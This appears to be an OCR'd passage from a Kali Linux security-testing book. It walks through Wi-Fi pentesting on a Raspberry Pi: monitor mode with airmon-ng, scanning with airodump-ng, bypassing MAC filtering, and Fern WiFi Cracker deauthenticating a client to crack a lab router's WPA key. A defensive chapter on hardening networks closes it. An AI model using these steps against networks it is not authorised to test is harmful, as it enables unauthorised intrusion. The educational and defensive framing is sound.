


Note:

In the newest version of Kali, the wireless adapter did not show up as ***“wlan0”*** *on the Pi. It showed up as* ***“wlx[card mac address]”***. *Normally you would use wlan0 for any commands. If your card shows up as the longer address, use that in place of wlan0.*

Next let’s see what networks our wireless card can see.

Type, “***iwlist wlan0 scanning***” ***or*** “***iwlist [Card MAC Address] scanning***”:




```
root@kali:~# iwlist wlxf8d1[redacted] scanning
wlxf8d1[redacted]  Scan completed :
          Cell 01 - Address: 08:60:6E:[redacted]
                    Channel:6
                    Frequency:2.437 GHz (Channel 6)
                    Quality=70/70  Signal level=-20 dBm
                    Encryption key:on
                    ESSID:"\x00\x00\x00\x00\x00\x00\x00\x00\x00\
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s;
                              24 Mb/s; 36 Mb/s; 54 Mb/s
                    Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
                    Mode:Master
                    Extra:tsf=00000000fa22619b
                    Extra: Last beacon: 350ms ago
```

Iwlist runs and should display any wireless networks within range. In the picture above it ran and detected my router. Now that we know the card is working properly, let’s run some of the basic Aircrack-NG tools.

First we need to put our wireless adapter into monitoring mode. This is a special mode that allows us to capture and view wireless signals:

Type “***airmon-ng start wlan0” or “airmon-ng start wlx [Card MAC Address]***”:




```
root@kali:~# airmon-ng start wlxf8d1[redacted]
Your kernel supports rfkill but you don't have rfkill installed.
To ensure devices are unblocked you must install rfkill.

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  176 NetworkManager
  235 dhclient
  337 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlxf8d1[redacted] ath9k_htc       Atheros Communications, Inc. AR9271 802.
11n
Interface 15mon is too long for linux so it will be renamed to the old style (wl
an#) name.

                (mac80211 monitor mode vif enabled on [phy0]wlan0mon
                (mac80211 station mode vif disabled for [phy0]wlxf8d1[redacted])
```

This creates a new wireless interface called “***wlan0mon***”. Once the interface is created it will now be called *wlan0mon,* no matter if the original was *wlan0* or *wlx[Card MAC Address]*. Now we can use this interface to capture wireless management and control frames.

To have the Pi scan for wireless networks using airodump-ng:

Enter, “***airodump-ng wlan0mon***”



192.168.1.135 - PuTTY

```
CH  3 ][ Elapsed: 2 mins ][ 2016-03-04 21:10

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

08:60:[redacted]   -52      184     2836    0   6  54e  WPA2 CCMP   PSK  <leng

BSSID              STATION              PWR   Rate    Lost    Frames  Probe

08:60:[redacted]   F8:D0:[redacted]     -63   54 -54    179     2813
(not associated)   28:C2:               -54    0 - 1      0        2
```


This will display any wireless routers and clients in the area. Press "***Ctrl-c***" when done.

We can view the Wi-Fi beacon traffic with the card in monitoring mode. To do so, we will need a packet capture program. You could use tcpdump by simply typing "***tcpdump -i wlan0mon***". Or you could use *tshark*, the text version of Wireshark. But what's the fun in that? I like graphical interfaces! With Xming running you can just start Wireshark as you normally would and it will show up on your Windows system.

Note:

At the time of this writing, some of the wireless tools were giving me errors when running in Kali 2.1 Rolling. The screenshots below are from Kali 2.0 Sana.

1. Type, "***wireshark &***" at the command line.
2. Then just select your monitoring interface (***mon0 or wlan0mon***) and click "***Start***".



Capture

Interface List

Live list of the capture interfaces (counts incoming packets)

Start

Choose one or more interfaces to capture from, then **Start**

- eth0
- wlan0
- mon0
- Linux netfilter log (NFLOG) interface: nflog
- Pseudo-device that captures on all interfaces: any

You will now be able to capture any Wi-Fi control packets within range. A quick search for Probe Responses and you can see the SSID of any "Hidden" Wi-Fi Access Points. In the Wireshark snippet below we see the hidden access point named "*Hidden*":

Probe Response SN=3521, FN=0, Flags=.....C, BI=100, SSID=Hidden

As you can see hiding your Wireless name is not an effective means of securing a network. MAC Filtering is not very effective either, as you can monitor an individual access point with airodump-ng and get the MAC address of any system that connects to it:

```
airodump-ng -c (AP Wireless Channel) -a -bssid (MAC Address of AP) mon0
```


Then you simply spoof your MAC address using a program like *macchanger* and you can connect without any problems.

WEP and WPA/WPA2 Cracking

You can use the A*irmon-ng* tools to manually attempt to crack WEP and WPA keys, but it is much simpler for new users if you use "*Fern WiFi Cracker*". Fern puts a graphical program interface to Airmon-ng, and includes the Reaver WPS protected setup attack, and several other useful tools. We covered this tool earlier so we will only touch on it briefly.


To start Fern in Kali:

1. Type, "***fern-wifi-cracker"*** at the command prompt.
2. Simply select your interface and click "***Scan for Access Points***". After a short while any detected Wi-Fi networks will show up next to the WiFi, WEP, or WPA buttons:



3. Now select the Wi-Fi button you want to attack and a list of detected APs will show up. I have a lab WPA 2 router up and running named "Vulnerable Router" that we will use in this example.
4. Next select the "***Regular Attack***" button, and pick a dictionary file (common.txt is included with Fern).
5. And finally click "***WiFi Attack***".

Fern will then then Deauthenticate a client from the AP so it can capture an authentication key when the computer tries to reconnect. It then tries to crack the key using the dictionary file provided. If the dictionary file contains the password you should see this:



```
Probing Access Point
Deauthenticating C8:BC:[redacted]
Handshake Captured
Bruteforcing WPA Encryption
Finished
```

common.txt

C8:BC:[redacted]

motorola

WPA KEY: password

WPA Key: *password* – Wow, a password of “*password*”, not a smart way to secure anything. You would definitely not want an AP like that attached to your corporate network. We now have the access key to the Wi-Fi network, and depending on the level of testing needed, could continue to penetrate deeper into the network if necessary.

As mentioned earlier, MAC filtering is not an effective means of securing a wireless network. If you look in the image above, across from ‘Handshake Captured’, you can see that Fern was kind enough to give us the MAC addresses of any client connected to the AP in a drop down box.

Conclusion

In this section we learned how to install and run Kali Linux on a Raspberry Pi Computer. We also learned how to connect to it remotely from a Windows system and use it to run some basic security tools including wireless pentesting using Fern.

While Wi-Fi pentesting on a Raspberry Pi may not make the most sense for large companies, it is a very cost effective solution. To be able to run Kali on a credit card size $35 computer and be able to test wireless security with it is just incredible. It could also be a very interesting solution for professional pentesters. The Pi comes with not one, but two USB adapters. And if paired with battery power, could be used in many creative ways.

Hopefully we demonstrated that trying to hide your wireless network or use MAC filtering for security are not effective means of protecting your network. Also Fern WiFi cracker would make short work of any wireless AP protected by a weak password key. If an attacker can gain access to your network via Wi-Fi, they could use the foothold to attack deeper into your infrastructure. It is imperative to use strong complex WPA2 passkeys for small to medium businesses and home offices, or RADIUS servers in a corporate environment.

You should also scan your network frequently to be sure there are no rogue or “employee installed” access points on your network. Testing your network for rogue, or weakly secured access points should be a part of every company’s security routine.

Resources

Verified Raspberry Pi (Not Kali) Peripherals - http://elinux.org/RPi_VerifiedPeripherals

Defense

Chapter 32

Network Defense and Conclusion

We spent a lot of time covering offensive security techniques in this book. We will wrap things up with a quick discussion on securing network systems from these types of attacks.

We will briefly cover:

Patches & Updates

Firewalls and Intrusion Prevention Systems (IPS)

Anti-Virus/ Network Security Programs

Limiting Services & User Authority

Use Script Blocking Programs

Using Long Complex Passwords

Network Security Monitoring

Logging

User Education

Scanning your network

And Finally, using Offensive Security

Though no system can be guaranteed to be 100% secure, we can make our systems much tougher to compromise by using these techniques.

Patches & Updates

Use the latest versions of Operating Systems if it is at all possible. Using outdated Operating Systems in a network environment with internet connectivity is not a good idea. If you are still using Windows XP in your environment, I highly recommend updating to at least Windows 7. Microsoft's Official support for Windows XP (and Office 2003) came to an end in April, 2014[1]. This means you are no longer receiving security updates. In addition, ensure your software is also up to date. Always make sure Adobe products, Java, and internet browsers are regularly patched, along with Office software.

If you are in a large corporate environment, never place complete trust in automated patching and updating management systems. Manually check important systems regularly. I have seen multiple corporate servers error out on automated critical service packs installs, yet the patch management server displayed that all servers updated without error.

Lastly, make sure the hardware firmware on all of your devices, especially internet facing devices (Routers, Switches, NAS, Cameras, Embedded Server Devices, etc.), are current and checked regularly.

Firewalls and IPS

Always use a firewall, do not attach any systems to a live internet connection without using one. Firewall your incoming internet connection and also make sure that each individual system is using a software firewall. Create an Ingress and Egress Rules policy to monitor or control information entering and leaving your network. At the simplest level, block communication with nations that you will not be doing business with. More advanced systems will allow you to control what type of data and protocols are allowed to enter and leave your network.

Use a Web Application Firewall to protect web application servers. Though these do not guarantee that you will stop all malicious attacks against your web app. Application security experts highly recommend that your web apps are securely written and tested for exploit even when a WAF is in place. Intrusion Prevention Systems are great, they are even better when used in a Network Security Monitoring type system (see topic below).

Anti-Virus/ Network Security Programs

Honestly, I am torn on Anti-Virus programs. Though they do stop many threats, in 20 years of computer support I have also seen them constantly bypassed. Any determined modern hacker is going to research your company to try to find out what Anti-Virus program you use. Then they will tailor their exploit code to bypass that brand of AV. If they can’t find out what you are running, they will go with one that bypasses most of the big named AVs.

Not all Anti-Viruses are created equal. Some AV/ Internet security programs have gotten very good at blocking scripting based threats which seem really popular. Do some homework and find out how the top anti-virus programs fare against current threats, and then pick one that best meets your company needs.

Limit Services & Authority Levels

Turn off network services and protocols on servers and systems that are not needed. The less attack surface a server has the better. Microsoft has aided in this over the years by changing their server product to come with basically nothing running by default, you add services as needed. Also, take old servers offline as soon as possible. Many times companies will leave an old server online, in case they need something from it, and over time it is either forgotten or not updated.

Never let everyday users use elevated security credentials for non-administrative tasks. Heavily restrict “Root” and “Administrator” level use. On a Windows system it is almost trivial to escalate a compromised administrator account to the god-like “System” level account. This is much more difficult if the compromised account is just at “user” level. System administrators should only use admin level accounts when performing administrative functions, then switch back to a non-admin account for normal computing functions.

Use Script Blocking Programs

Many modern online threats use some level of web scripting language. Use a script blocking program like the Mozilla Add On "*NoScript*", by Giorgio Maone; it is an easy fix to block a lot of threats. NoScript blocks scripts from automatically running on any new website that you visit. It also makes it very easy to allow some scripts to run, or completely whitelist a website. NoScript also remembers your settings so scripts will be blocked or allowed automatically when you visit frequent sites.

I also like the Mozilla Add On "*Ghostery*", by José María Signanini, and Felix Shnir. Ghostery allows you to block tracking scripts, analytics and unwanted advertising on websites.

Finally, when practical enable privacy features in web browsers. Do not let them store passwords or history. And when practical use a program like Bleachbit occasionally to clean out browser caches.

Use Long Complex Passwords

This should go without saying, but use long complex passwords not only for your computer systems (and online devices!), but also all of your online accounts. The longer, and more complex your password is, the longer it will take for an attacker to crack it. Use a combination of Upper and Lowercase Letters, numbers and symbols.

In a recent security test, I found that a client used a person's name as a web application administrator password! The program I used to test the strength of web app passwords was able to crack it in just a few seconds. None of my passwords are shorter than 15 characters, with very important ones being much longer. Use a different password for each online account that you have, that way if one is compromised, the attacker will not be able to use it to gain access to other accounts you own.


I have mentioned this before, but use multiple authentication types when available. Using a secondary method like pin or biometric authentication with a password is always a more secure option than just using a password alone.

Network Security Monitoring

I am a huge fan of Network Security Monitoring (NSM). If you run your own network and don't know what that is, run out (don't walk) and buy "*The Tao of Network Security Monitoring, Beyond Intrusion Detection*", by Richard Bejtlich.

Basically NSM is a system of capturing all of your network traffic, sometimes at multiple points in your network, and analyzing it for intrusions or anomalies. If you think that you can't afford a NSM system, think again. One of the most commonly used one is free! *"Security Onion"*[2], created by Doug Burks, is an extremely capable and feature rich NSM that is completely free. All you need is a fairly decent computer to run it on, a network tap and at least two network cards.

Security Onion allows you to capture network traffic and then analyzes it for issues and notifies you with alerts in a fairly easy to use interface. Below are a couple screenshots of Security Onion in action. The first one shows a slew of alerts that are triggered when I tried to run Backtrack's (the previous version of Kali) Autopwn against a system on the network:




SGUIL-0.7.0 - Connected To localhost

Sound: Off ServerName: localhost UserName: Fred UserID: 2 2011-02-16 16:33:08 GMT

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event
RT	5	eth0	3.1	2011-02-16 16:12:55	192.168.0.102	55740	192.168.0.100	3306	6	ET PO
RT	10	eth0	3.3	2011-02-16 16:12:56	192.168.0.102	55820	192.168.0.100	5901	6	ET SC.
RT	5	eth0	3.4	2011-02-16 16:12:56	192.168.0.102	55912	192.168.0.100	5432	6	ET PO
RT	5	eth0	3.6	2011-02-16 16:12:57	192.168.0.102	56058	192.168.0.100	1521	6	ET PO
RT	7	eth0	3.8	2011-02-16 16:12:57	192.168.0.102	56156	192.168.0.100	5810	6	ET SC.
RT	6	eth0	3.9	2011-02-16 16:12:57	192.168.0.102	56167	192.168.0.100	161	6	GPL S
RT	5	eth0	3.15	2011-02-16 16:12:58	192.168.0.102	56827	192.168.0.100	1433	6	ET PO
RT	2	eth0	3.17	2011-02-16 16:12:59	192.168.0.100	912	192.168.0.102	57243	6	ET MA
RT	1	eth0	3.35	2011-02-16 16:13:05	192.168.0.102	55758	192.168.0.100	22	6	ET SC.
RT	1	eth0	3.36	2011-02-16 16:13:05	192.168.0.102	55758	192.168.0.100	22	6	ET SC.
RT	20	eth0	3.48	2011-02-16 16:13:44	192.168.0.100	445	192.168.0.102	57579	6	GPL N
RT	172	eth0	3.49	2011-02-16 16:13:45	192.168.0.102	57581	192.168.0.100	445	6	GPL N

As you can see there are multiple warnings and alerts. The last line records 172 (CNT column) incidents of one alert!

Security Onion is also capable of capturing TOR use on your network. TOR is an anonymizing protocol that uses encrypted communication that is bounced around the world to help anonymize users. TOR can be used for good, but hackers also use TOR to hide their attacks. Here is what happened why I used TOR on my test network monitored by Security Onion:



SGUIL-0.8.0 - Connected To localhost

Sound: Off ServerName: localhost UserName: fred UserID: 2


ST	CNT		Alert ID	Date/Time	Src IP	SPort	D...	DPort	Pr	Event Message
RT	3		6.876	2012-08-23 21:09:54	0.0.0.0		0.0.0.0		0	[OSSEC] New dpkg (Debian Package) installed.
RT	3		6.879	2012-08-23 21:19:24	0.0.0.0		0.0.0.0		0	[OSSEC] Integrity checksum changed.
RT	2		6.880	2012-08-23 21:21:25	0.0.0.0		0.0.0.0		0	[OSSEC] Integrity checksum changed again (2nd time).
RT	1		3.62	2012-08-23 17:33:10	173....	443	192....	52613	6	ET TOR Known Tor Exit Node Traffic (9)
RT	1		3.63	2012-08-23 17:33:10	146....	443	192....	59266	6	ET TOR Known Tor Exit Node Traffic (7)
RT	1		3.64	2012-08-23 17:33:10	173....	443	192....	39492	6	ET TOR Known Tor Exit Node Traffic (10)
RT	1		3.65	2012-08-23 17:33:10	77.2...	443	192....	43076	6	ET TOR Known Tor Exit Node Traffic (57)
RT	1		3.66	2012-08-23 17:33:10	178....	443	192....	33270	6	ET TOR Known Tor Exit Node Traffic (13)
RT	1		3.67	2012-08-23 17:33:10	193....	443	192....	60725	6	ET TOR Known Tor Exit Node Traffic (19)
RT	1		3.68	2012-08-23 17:33:10	31.1...	443	192....	60661	6	ET TOR Known Tor Exit Node Traffic (35)
RT	1		3.69	2012-08-23 17:33:10	31.1...	443	192....	49824	6	ET TOR Known Tor Exit Node Traffic (35)
RT	1		3.70	2012-08-23 17:33:10	109....	443	192....	39975	6	ET TOR Known Tor Exit Node Traffic (2)
RT	1		3.71	2012-08-23 17:39:55	78.1...	443	192....	37135	6	ET TOR Known Tor Exit Node Traffic (60)

Notice that multiple yellow “*Known TOR Exit Node Traffic*” alerts are raised. Security Onion has a slew of features & tools, makes analyzing & tracking network traffic much easier, and also alerts you when it sees suspicious traffic.

Logging

This is basically a continuation of the previous topic. Make sure security logging is enabled on critical switches, routers, firewalls and systems. Preferably have critical devices and systems send security logs to a syslog server so you can have a secondary copy of them (in case hackers wipe system logs) and to make incident response easier. This helps in tracking down malicious users and traffic across devices if the worst does happen. Many of the basic level firewall routers even include syslog capability now.

Windows 10 adds a lot of additional logs that can be checked for issues. One of the most helpful ones that I have seen so far is the PowerShell log. This log is located in "***Event Viewer > Applications and Services Logs > Microsoft > Windows > PowerShell***". Any PowerShell commands that are run are stored in the logs located here. This can help you track down if malicious PowerShell scripts were run on a system:



Event 24577, PowerShell (Microsoft-Windows-PowerShell)

General | Details

```
Windows PowerShell ISE has started to run script file Untitled1.ps1.

Log Name:     Microsoft-Windows-PowerShell/Operational
Source:       PowerShell (Microsoft-Wind   Logged:     3/9/2016 5:56:52 PM
```

The log entry above just tells us that a PowerShell script was run and at what time. But I have seen the log show the entire script when run from a remote system.

Educate your users

All of your "*security in depth*" is useless if your users allow malicious programs to run on your network. One of the most common ways hackers get into your internal network is when users run a malicious attachment from an e-mail or run a malicious script from a website. Teach users to avoid opening unsolicited or suspicious attachments, or from visiting suspicious websites.

Some companies have had success with putting up signs encouraging safe computer surfing techniques and reminders on using complex unique passwords on online accounts. For more information, the US Computer Emergency Response Team (US CERT) has put together a great reference and alert site at *http://www.us-cert.gov/ncas/tips/*.

Scan your Network

Scan your network for security issues before the bad guys do. Just using Shodan will expose systems hanging out on your network that you may have forgotten. Large companies usually have many systems publicly available running outdated Operating Systems and Web software. Don't forget to check for cameras, open devices and also printers that are giving out too much information like internal network information, SNMP strings and user accounts.

Also, use an open source (like OpenVas) or commercial security scanning system (like NESSUS) to scan your entire network for security issues. OpenVas comes pre-installed on Kali, there is somewhat of a process to get it working, but there are numerous tutorials online.

Learn Offensive Computer Security

Finally, learn about offensive computer security techniques like those presented in this book. We have covered the most basic techniques used in offensive system security. There are a ton of books and security training seminars out there. Learn pentesting techniques (using products like Kali) and then try out your skills out in a test lab on tools like Metasploitable and Mutillidae.

Connect with your local OWASP chapter or other security groups in your area. Attend security conferences and make contacts in the security field. Many do not mind helping out when asked good questions. SANS has some great classes too. And once proficient, ***and with management's permission***, test the security of your network systems.

Conclusion

I just wanted to take a minute and thank you for reading my book. If you have any comments or suggestions, or just want to say "Hi!" please let me know, I would love to hear from you!

I can be reached at Cyberarms@live.com.

If you liked this book, check out my second book in the series, "***Intermediate Security Testing with Kali Linux 2***". Also, please check out my Blog, *cyberarms.wordpress.com* for up to date computer security news and tutorials.

Thanks again!

Best Regards,

Daniel Dieterle

References

1. "*Windows XP SP3 and Office 2003 Support Ends April 8th, 2014*" - http://www.microsoft.com/en-us/windows/enterprise/endofsupport.aspx

2. "*Security Onion*", by Doug Burks - http://blog.securityonion.net/

Resources

Choosing and Protecting Passwords - http://www.us-cert.gov/ncas/tips/ST04-002

Avoiding Social Engineering and Phishing - http://www.us-cert.gov/ncas/tips/ST04-014

Staying Safe on Social Network Sites - http://www.us-cert.gov/ncas/tips/ST06-003

Using Caution with Email Attachments - http://www.us-cert.gov/ncas/tips/ST04-010

Vulnerability Scanners - http://sectools.org/tag/vuln-scanners/

Index